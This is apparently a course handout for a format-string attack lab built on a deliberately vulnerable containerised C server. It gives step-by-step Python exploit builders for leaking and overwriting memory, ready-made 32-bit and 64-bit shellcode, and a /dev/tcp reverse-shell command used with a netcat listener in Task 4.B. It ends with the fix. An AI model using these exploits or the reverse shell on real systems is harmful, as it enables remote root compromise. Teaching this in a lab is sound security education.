Format String Attack Lab

Table of Contents:

Overview 2
Environment Setup 3
- **Turning of Countermeasure** 3
- **The Vulnerable Program** 3
- **Container Setup and Commands** 5

Task 1: Crashing the Program 6
Task 2: Printing Out the Server Program's Memory 7
- **Task 2.A: Stack Data** 7
- **Task 2.B: Heap Data** 8

Task 3: Modifying the Server Program's Memory 9
- **Task 3.A: Change the value to a different value** 9
- **Task 3.B: Change the value to 0x5000** 11
- **Task 3.C: Change the value to 0xAABBCCDD** 12

Task 4: Inject Malicious Code into the Server Program 14
- **Task 4.A: Running arbitrary commands** 16
- **Task 4.B: Getting a Reverse Shell** 18

Task 5: Fixing the Problem 20

Overview

The printf() function in C is used to print out a string according to a format. Its first argument is called format string, which defines how the string should be formatted. Format strings use placeholders marked by the % character for the printf() function to fill in data during the printing. The use of format strings is not only limited to the printf() function; many other functions, such as sprintf(), fprintf(), and scanf(), also use format strings. Some programs allow users to provide the entire or part of the contents in a format string. If such contents are not sanitized, malicious users can use this opportunity to get the program to run arbitrary code. A problem like this is called *format string vulnerability*.

The objective of this lab is for students to gain first-hand experience on format string vulnerabilities by putting what they have learned about the vulnerability from class into actions. Students will be given a program with a format string vulnerability; their task is to exploit the vulnerability to achieve the following damage: (1) crash the program, (2) read the internal memory of the program, (3) modify the internal memory of the program, and most severely, (4) inject and execute malicious code using the victim program's privilege.
This lab covers the following topics:

- Format string vulnerability, and code injection
- Stack layout
- Shellcode
- Reverse shell

This lab has been tested within the seed labs 20.04 VM. You are to download the Labsetup.zip file within this VM and perform the tasks here. The Labsetup.zip file can be found at https://seedsecuritylabs.org/Labs_20.04/Software/Format_String/.

Environment Setup

Turning of Countermeasure

Modern operating systems use address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of the format-string attack. To simplify the tasks in this lab, we turn off the address randomization.

1. We will be running the docker commands covered in the subsequent steps in the same terminal window you run the below command:

$ sudo sysctl -w kernel.randomize_va_space=0

The Vulnerable Program

The vulnerable program used in this lab is called format.c, which can be found in the server-code folder. This program has a format-string vulnerability, and your job is to exploit this vulnerability. The code listed below has the non-essential information removed, so it is different from what you get from the lab setup file.

```
unsigned int target = 0x11223344;
char *secret = "A secret message\n";
void myprintf(char *msg)
{
// This line has a format-string vulnerability
printf(msg);
}
int main(int argc, char **argv)
{
char buf[1500];
int length = fread(buf, sizeof(char), 1500, stdin);
printf("Input size: %d\n", length);
myprintf(buf);
return 1;
}
```

The above program reads data from the standard input, and then passes the data to myprintf(), which calls printf() to print out the data. The way how the input data is fed into the printf() function is unsafe, and it leads to a format-string vulnerability. We will exploit this vulnerability.

The program will run on a server with the root privilege, and its standard input will be redirected to a TCP connection between the server and a remote user. Therefore, the program actually gets its data from a remote user. If users can exploit this vulnerability, they can cause damage.

Compilation. We will compile the format program into both 32-bit and 64-bit binaries. Our pre-built Ubuntu 20.04 VM is a 64-bit VM, but it still supports 32-bit binaries. All we need to do is to use the -m32 option in the gcc command. For 32-bit compilation, we also use -static to generate a statically-linked binary, which is self-contained and not depending on any dynamic library, because the 32-bit dynamic libraries are not installed in our containers.

2. Navigate to the `server-code` directory and compile the "`server.c`" program using make.

Commands:

$ make
$ make install

During the compilation, you will see a warning message. This warning is generated by a countermeasure implemented by the gcc compiler against format string vulnerabilities. We can ignore this warning for now.

```
[02/01/23]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
format.c: In function 'myprintf':
format.c:44:5: warning: format not a string literal and no format arguments [-Wformat-security]
   44 |     printf(msg);
      |     ^~~~~~
gcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
format.c: In function 'myprintf':
format.c:44:5: warning: format not a string literal and no format arguments [-Wformat-security]
   44 |     printf(msg);
      |     ^~~~~~
```

It should be noted that the program needs to be compiled using the "`-z execstack`" option, which allows the stack to be executable. Our ultimate goal is to inject code into the server program's stack, and then trigger the code. Non-executable stack is a countermeasure against stack-based code injection attacks, but it can be defeated using the return-to-libc technique, which is covered by other SEED labs. In this lab, for simplicity, we disable this defeat-able countermeasure.

The Server Program. In the server-code folder, you can find a program called server.c. This is the main entry point of the server. It listens to port 9090. When it receives a TCP connection, it invokes the format program, and sets the TCP connection as the standard input of the format program. This way, when format reads data from stdin, it actually reads from the TCP connection, i.e. the data are provided by the user on the TCP client side. It is not necessary for students to read the source code of server.c.

We have added a little bit of randomness in the server program, so different students are likely to see different values for the memory addresses and frame pointer. The values only change when the container restarts, so as long as you keep the container running, you will see the same numbers (the numbers seen by different students are still different). This randomness is different from the address-randomization countermeasure. Its sole purpose is to make students' work a little bit different

Container Setup and Commands

Use the `docker-compose.yml` file to set up the lab environment. Detailed explanation of the content in this file and all the involved Dockerfile can be found from the user manual, which is linked to the website of this lab. If this is the first time you set up a SEED lab environment using containers, it is very important that you read the user manual.

3. Before starting your containers, open the `docker-compose.yml` file and change the value of the "`conatiner_name`" field, under the "`fmt-server-1`" container to your SRN. This will print your SRN on the terminal along with the output from the server.

```yaml
version: "3"

services:
    fmt-server-1:
        build:
            context: ./fmt-containers
            args:
                ARCH: 32
        image: seed-image-fmt-server-1
        container_name: Name-SRN
        tty: true
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.5

```

4. Move back into the main `Labsetup` directory and run the command:

$ docker-compose up

The terminal where we run the above command is where all server output will be printed.

Task 1: Crashing the Program

When we start the containers using the included docker-compose.yml file, two containers will be started, each running a vulnerable server. For this task, we will use the server running on 10.9.0.5, which runs a 32-bit program with a format-string vulnerability.

1. Let's first send a benign message to this server. We will see our message printed out by the target container.

Command:

$ echo hello | nc 10.9.0.5 9090

Ctrl + c

You need to press CTRL + c after entering your command for the server to respond.

Your task is to provide an input to the server, such that when the server program tries to print out the user input in the myprintf() function, it will crash. You can tell whether the format program has crashed or not by looking at the container's printout. If myprintf() returns, it will print out "Returned properly" and a few smiley faces. If you don't see them, the format program has probably crashed. However, the server program will not crash; the crashed format program runs in a child process spawned by the server program.

Since most of the format strings constructed in this lab can be quite long, it is better to use a program to do that.

```
build_string-T1.py

#!/usr/bin/python3
import sys
s = "%s"*30
print(s)
```

Create a file with the name `build_string-T1.py`.

2. Make the build_string-T1 file executable, run it and pipe the output of the program to our server at the IP address 10.9.0.5.

Commands:

$ chmod u+x build_string-T1.py

$ ./build_string-T1.py | nc 10.9.0.5 9090

CTRL + C

Take appropriate screenshots and report your observations with appropriate explanations.

Task 2: Printing Out the Server Program's Memory

The objective of this task is to get the server to print out some data from its memory (we will continue to use 10.9.0.5). The data will be printed out on the server side, so the attacker cannot see it. Therefore, this is not a meaningful attack, but the technique used in this task will be essential for the subsequent tasks.

Task 2.A: Stack Data

The goal is to print out the data on the stack. How many %x format specifiers do you need so you can get the server program to print out **the first four bytes of your input?** You can put some unique numbers (4 bytes) there, so when they are printed out, you can immediately tell. This number will be essential for most of the subsequent tasks, so make sure you get it right.

Note: The hexadecimal value of "@" is 40, so as you look through the output displayed by the server program, look for a sequence of "40404040"s in the stack data printed out. If you do not see it, adjust the value of 64 in the code until the first four bytes of your input gets displayed ie. value "40404040" gets displayed.

This value is the distance to the buffer variable ie. input buffer as seen in the server's output; that is present in the main function of the format.c program.

```
build_string-T2A.py

#!/usr/bin/python3
import sys
s = "@@@@"+"%x"*64 # Change this if necessary
print(s)
```

Create a file with the name `build_string-T2A.py`.

1. Make the "`build_string-T2A`" file executable, run it and pipe the output of the program to our server at the IP address 10.9.0.5.

Commands:

```
$ chmod u+x build_string-T2A.py
$ ./build_string-T2A.py | nc 10.9.0.5 9090
CTRL + C
```

Take appropriate screenshots and report your observations with appropriate explanations.

Task 2.B: Heap Data

There is a secret message (a string) stored in the heap area, and you can find the address of this string from the server printout. Your job is to print out this secret message. To achieve this goal, you need to place the address (in the binary form) of the secret message in the format string.
Most computers are small-endian machines, so to store an address 0xAABBCCDD (four bytes on a 32-bit machine) in memory, the least significant byte 0xDD is stored in the lower address, while the most significant byte 0xAA is stored in the higher address. Therefore, when we store the address in a buffer, we need to save it using this order: 0xDD, 0xCC, 0xBB, and then 0xAA. In Python, you can do the following:

```
number = 0xAABBCCDD
content[0:4] = (number).to_bytes(4,byteorder='little')
```

Changes to be made to the program:

1. In the code replace only the `number` variable with the value of the secret messages address, which is displayed on the terminal where the "`docker-compose up command`" was run. It will look like the following:

```
server-10.9.0.5 | The secret message's address:  0x080b4008
```

2. Also replace the value of "63" present in the format string of this program with the value that was found in Task 2A subtracted by one.

```
build_string-T2B.py

#!/usr/bin/python3
import sys

N = 1500
content = bytearray(0x0 for i in range(N))

number  = 0xFFFFFFFF    # Change this value
content[0:4]  =  (number).to_bytes(4,byteorder='little')
content[4:8]  =  ("abcd").encode('latin-1')

s = "%x"*63 + "%s"   # Change this value

fmt  = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt

with open('badfile', 'wb') as f:
  f.write(content)
```

Create a file with the name `build_string-T2B.py`.

1. Create a file called “badfile” to store the exploits we will create and then generate the exploit code. Then send the contents of the badfile to the vulnerable server.

```
$ touch badfile
$ chmod u+x build_string-T2B.py
$ ./build_string-T2B.py
$ cat badfile | nc 10.9.0.5 9090
```

Take appropriate screenshots and report your observations with appropriate explanations.

Task 3: Modifying the Server Program’s Memory

The objective of this task is to modify the value of the target variable that is defined in the server program (we will continue to use 10.9.0.5). The original value of the target is 0x11223344. Assume that this variable holds an important value, which can affect the control flow of the program. If remote attackers can change its value, they can change the behavior of this program. We have three sub-tasks.

Task 3.A: Change the value to a different value

In this sub-task, we need to change the content of the target variable to something else. Your task is considered as a success if you can change it to a different value, regardless of what value it may be. The address of the target variable can be found from the server printout and looks like:

```
server-10.9.0.5 | The target variable's address: 0x080e5068
```

Changes to be made to the program:

1. In the code replace only the `number` variable with the value of the target variable’s address.
2. Replace the value of “`63`” in this program with the value that was found in Task 2A subtracted by one.

`build_string-T3A.py`

```
#!/usr/bin/python3
import sys

N = 1500
content = bytearray(0x0 for i in range(N))

number  = 0xffffffff
content[0:4]  =  (number).to_bytes(4,byteorder='little')

s = "%.8x"*63 + "%n"
fmt  = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt

with open('badfile', 'wb') as f:
  f.write(content)
```

Create a file with the name `build_string-T3A.py`.

1. Delete and recreate the badfile that will store the exploit code.

Commands:

$ rm badfile
$ touch badfile

2. Make the "build_string-T3A.py" an executable and run it to generate the exploit code. Then send the contents of the badfile to the vulnerable server.

Commands:

$ chmod u+x build_string-T3A.py
$ ./build_string-T3A.py
$ cat badfile | nc 10.9.0.5 9090

Understanding the value that gets written to the target variable:

This value is equal to the number of characters printed out before the %n format specifier = 4 (4 characters printed for the address value ie. the number variable) + 8 (8 chars for each %.8x format specifier) * 63.

Take appropriate screenshots and report your observations with appropriate explanations.

Task 3.B: Change the value to 0x5000

In this sub-task, we need to change the content of the target variable to a specific value 0x5000. Your task is considered as a success only if the variable's value becomes 0x5000.

Changes to be made to the program:

1. In the code replace the `number` variable with the value of the target variable's address.
2. Replace the value of "`62`" in the program with the value that was found in **Task 2A** subtracted by two.

```
build_string-T3B.py

#!/usr/bin/python3
import sys
N = 1500
content = bytearray(0x0 for i in range(N))
number  = 0xffffffff
content[0:4]  =  (number).to_bytes(4,byteorder='little')

s = "%.8x"*62 + "%.19980x%n"
fmt  = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt

with open('badfile', 'wb') as f:
  f.write(content)
```

Create a file with the name `build_string-T3B.py.`

The format string will differ if your distance to the buffer variable changes (63 in the case of all given lab code).

0x5000 in decimal is equal to 20480. Now we can calculate the value of the precision of the final %x format specifier so that we can overwrite the data of the target variable as follows:

20480 (decimal value of 0x5000) - 4 (target variable's address) - 8*62 (8 * distance to input buffer variable) = 19980

Which is the value as seen in the code above at the following line:

```
s = "%.8x"*62 + "%.19980x%n"
```

Once you have updated the build string file.

1. Delete and recreate the badfile that will store the exploit code.

Commands:

$ rm badfile
$ touch badfile

2. Make the "build_string-T3B.py" an executable and run it to generate the exploit code. Then send the contents of the badfile to the vulnerable server.

Commands:

$ chmod u+x build_string-T3B.py
$ ./build_string-T3B.py
$ cat badfile | nc 10.9.0.5 9090

Take appropriate screenshots and report your observations with appropriate explanations.

Task 3.C: Change the value to 0xAABBCCDD

This sub-task is similar to the previous one, except that the target value is now a large number. In a format string attack, this value is the total number of characters that are printed out by the printf() function; printing out this large number of characters may take hours. You need to use a faster approach. The basic idea is to use %hn or %hhn, instead of %n, so we can modify a two-byte (or one-byte) memory space, instead of four bytes. Printing out 2 16 characters does not take much time.

Changes to be made to the program:

1. Replace the `number1` variable with the value of the **target variable's address +2** and replace `number2` with just the value of the **target variable's address.**
2. Replace the value of "`62`" in the program with the value that was found in **Task 2A** subtracted by two.

```
build_string-T3C.py

#!/usr/bin/python3
import sys

N = 1500
content = bytearray(0x0 for i in range(N))

number1  = 0xffffffff # Change this
content[0:4]  =  (number1).to_bytes(4,byteorder='little')
content[4:8]  =  ("@@@@").encode('latin-1')

number2  = 0xffffffff # Change this
content[8:12]  =  (number2).to_bytes(4,byteorder='little')
```

```
s = "%.8x"*62 + "%.43199x%hn%.8738x%hn" # Change this

fmt  = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt

with open('badfile', 'wb') as f:
  f.write(content)
```

The values written to the variables corresponding to %n are accumulative, i.e., if the first n gets a value x, and before the second %n, another t characters are printed, the second %n will get the value x+t. Therefore, let us overwrite the bytes at the first address to 0xaabb first, and then print out some more characters, so when we reach the second address , the number of characters printed out can be increased to 0xccdd.

The format string will differ if your distance to the buffer variable changes (63 in the case of all given lab code).

0xaabb in decimal is equal to 43707. Now we can calculate the value of the precision of the first %x format specifier so that we can overwrite the data of the target variable:

43707 (decimal value of 0xaabb) - 4 (number1 = target variable's address + 2) - (number2 = target variable's address) - 4 ("@@@@" characters) - 8*62 (8 * distance to input buffer variable) = 43199

52445 (decimal value of 0xccdd) - 43707 (decimal value of 0xaabb) = 8738

Since the values accumulate, we take the difference between the 2 halves of the address values and that becomes the value of the second format specifier.

Thus we get the following format string as our malicious input:

```
s = "%.8x"*62 + "%.43199x%hn%.8738x%hn"
```

1. Delete and recreate the badfile that will store the exploit code.

Commands:

$ rm badfile
$ touch badfile

2. Make the "build_string-T3C.py" an executable and run it to generate the exploit code. Then send the contents of the badfile to the vulnerable server.

Commands:

$ chmod u+x build_string-T3C.py
$ ./build_string-T3C.py
$ cat badfile | nc 10.9.0.5 9090

Take appropriate screenshots and report your observations with appropriate explanations.

Task 4: Inject Malicious Code into the Server Program

Now we are ready to go after the crown jewel of this attack, code injection. We would like to inject a piece of malicious code, in its binary format, into the server's memory, and then use the format string vulnerability to modify the return address field of a function, so when the function returns, it jumps to our injected code. The technique used for this task is similar to that in the previous task: they both modify a 4-byte number in the memory. The previous task modifies the target variable, while this task modifies the return address field of a function. Students need to figure out the address for the return-address field based on the information printed out by the server.

Understanding the Stack Layout

To succeed in this task, it is essential to understand the stack layout when the printf() function is invoked inside myprintf(). Figure 1 depicts the stack layout. It should be noted that we intentionally placed a dummy stack frame between the main and myprintf functions, but it is not shown in the figure. Before working on this task, students need to answer the following questions (please include your answers in the lab report):

- Question 1: What are the memory addresses at the locations marked by 2 and 3?
- Question 2: How many %x format specifiers do we need to move the format string argument pointer to 3? Remember, the argument pointer starts from the location above 1.



Figure: Stack layout when printf() is invoked from inside of the myprintf() function.

Shellcode

Shellcode is typically used in code injection attacks. It is basically a piece of code that launches a shell, and is usually written in assembly languages. In this lab, we only provide the binary version of a generic shellcode, without explaining how it works, because it is non-trivial. If you are interested in how exactly shellcode works, and want to write a shellcode from scratch, you can learn that from a separate SEED lab called Shellcode Lab. Our generic shellcode is listed in the following (we only list the 32-bit version):

```
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"                                                      ❶
   "-c*"                                                             ❷
   "/bin/ls -l; echo Hello; /bin/tail -n 2 /etc/passwd        *"     ❸
   # The * in this line serves as the position marker         *
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

The shellcode runs the "/bin/bash" shell program (Line 1), but it is given two arguments, "-c" (Line 2) and a command string (Line 3). This indicates that the shell program will run the commands in the second argument. The * at the end of these strings is only a placeholder, and it will be replaced by one byte of 0x00 during the execution of the shellcode. Each string needs to have a zero at the end, but we cannot put zeros in the shellcode. Instead, we put a placeholder at the end of each string, and then dynamically put a zero in the placeholder during the execution.

If we want the shellcode to run some other commands, we just need to modify the command string in Line 3. However, when making changes, we need to make sure not to change the length of this string, because the starting position of the placeholder for the argv[] array, which is right after the command string, is hardcoded in the binary portion of the shellcode. If we change the length, we need to modify the binary part.

To keep the start at the end of this string at the same position, you can add or delete spaces. Both 32-bit and 64-bit versions of shellcode are included in the exploit.py inside the attack-code folder.

Task 4.A: Running arbitrary commands

Please construct your input, feed it to the server program, and demonstrate that you can successfully get the server to run your shellcode.

Changes to be made to the program:

1. Replace the value of the `number` variable in the code with the address value of the "frame pointer". This is displayed on the server every time an input is given.

```
Name-10.9.0.5   | Frame Pointer (inside myprintf):      0xffffd388
```

We will be writing the address of the input buffer to memory and we have to create the format string for it.

```
Name-10.9.0.5   | The input buffer's address:    0xffffd460
```

Calculating the values in our format string:

The format string values will differ if the distance to the buffer variable (Found in Task 2A) changes.

0xffff in decimal is equal to 65535. Now we can calculate the value of the precision of the first %x format specifier so that we can overwrite the data of the target variable:

1. 65535 (decimal value of 0xffff) - 4 (number = frame pointer variable's address + 6) - (number = frame pointer variable's address + 4) - 4 ("@@@@" characters) - 8*62 (8 * distance to input buffer variable) - (".” character inserted along with %.8x) 1*62 = **64965**

We know that the value accumulates when using %hn to write to memory from the previous task, but what do we do if the value has already reached 0xffff. We utilize the concept of wrap around. We add 1 to 0xffff so that we end up at 0x0000, following which we just add the decimal value for the second half of the address. We also add 0x168 to the buffer address so that we jump to a NOP that is present inside our payload inside the buffer variable.

2. 54368 (decimal value of 0xd460) + 1 + 0x168 = **54729**

This value becomes the format specifier to write the second half of the input

Thus we get the following format string as our malicious input:

```
s = "%.8x."*62 + "%.64965x"+"%hn" + "%.54729x" +"%hn"
```

exploit.py

```
#!/usr/bin/python3
import sys
```

```
# 32-bit Generic Shellcode
shellcode_32 = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker       *
   "  /bin/ls -l;pwd ; echo '===== Success! ======'                    *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')


# 64-bit Generic Shellcode
shellcode_64 = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker       *
   "/bin/ls -l; echo '===== Success! ======'                *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Choose the shellcode version based on your target
shellcode = shellcode_32

# Put the shellcode somewhere in the payload
start = N - len(shellcode)
content[start:start + len(shellcode)] = shellcode

##########################################################

#Construct the format string here

number  = 0xffffffff+6
content[0:4]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8]  =  ("@@@@").encode('latin-1')

number  = 0xffffffff +4
content[8:12]  =  (number).to_bytes(4,byteorder='little')

s = "%.8x."*62 + "%.64965x"+"%hn" + "%.54729x" +"%hn"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
print(len(fmt))
```

```
content[12:12+len(fmt)] = fmt

##########################################################

# Save the format string to file
with open('badfile', 'wb') as f:
  f.write(content)
```

Create and update the format string in the exploit file.

1. Delete and recreate the badfile that will store the exploit code.

Commands:

$ rm badfile
$ touch badfile

2. Make the "exploit.py" an executable and run it to generate the exploit code. Then send the contents of the badfile to the vulnerable server.

Commands:

$ chmod u+x exploit.py
$ ./exploit.py
$ cat badfile | nc 10.9.0.5 9090

Take appropriate screenshots and report your observations with appropriate explanations.

Task 4.B: Getting a Reverse Shell

We are not interested in running some predetermined commands. We want to get a root shell on the target server, so we can type any command we want. Since we are on a remote machine, if we simply get the server to run /bin/bash, we won't be able to control the shell program. Reverse shell is a typical technique to solve this problem. Please modify the command string in your shellcode, so you can get a reverse shell on the target server.

Changes to be made to the `exploit.py` program:

The format string and the values for the number variables remain the same as in the previous task. The original code looks like the following:

```
# The * in this line serves as the position marker        *
    "    /bin/ls  -l;pwd  ;  echo  '=====  Success!  ======'
*"
```

1. Replace the above line with the following and replace the IP address with the address of your VM.

```
" pwd; /bin/sh -i > /dev/tcp/[IP address enp0s3]/7070 0<&1 2>&1  ;       *"
```

Conducting the attack:

1. Open a new terminal window and start up a netcat listener.

$ nc -lnvp 7070

2. Go back to your previous terminal window and delete and recreate the badfile that will store the exploit code.

Commands:

$ rm badfile
$ touch badfile

2. Make the "exploit.py" an executable and run it to generate the exploit code. Then send the contents of the badfile to the vulnerable server.

Commands:

$ ./exploit.py
$ cat badfile | nc 10.9.0.5 9090

3. You should observe that you get a reverse connection back in the terminal where you are running the netcat listener. Here run the following commands before exiting out of the connection:

Commands:

 # whoami
 # ifconfig
 # exit

Take appropriate screenshots and report your observations with appropriate explanations.

Task 5: Fixing the Problem

Remember the warning message generated by the gcc compiler? Please explain what it means. We will attempt to fix the vulnerability and see if our attacks are successful.

1. Stop the containers and remove the existing `format-32, 64` files from both the `server-code` directory and `fmt-containers` directory.

2. In the "`format.c`" file change the vulnerable "printf()" function to the following to fix the vulnerability.

```
#endif

    // This line has a format-string vulnerability
    printf("%s",msg);
```

3. Rebuild your containers using the "--no-cache" flag and start your containers again.

Commands:

$ docker-compose build --no-cache
$ docker-compose up

Does the compiler warning go away? Do your attacks still work?

4. Attempt the attack performed in task 1 and report your observations.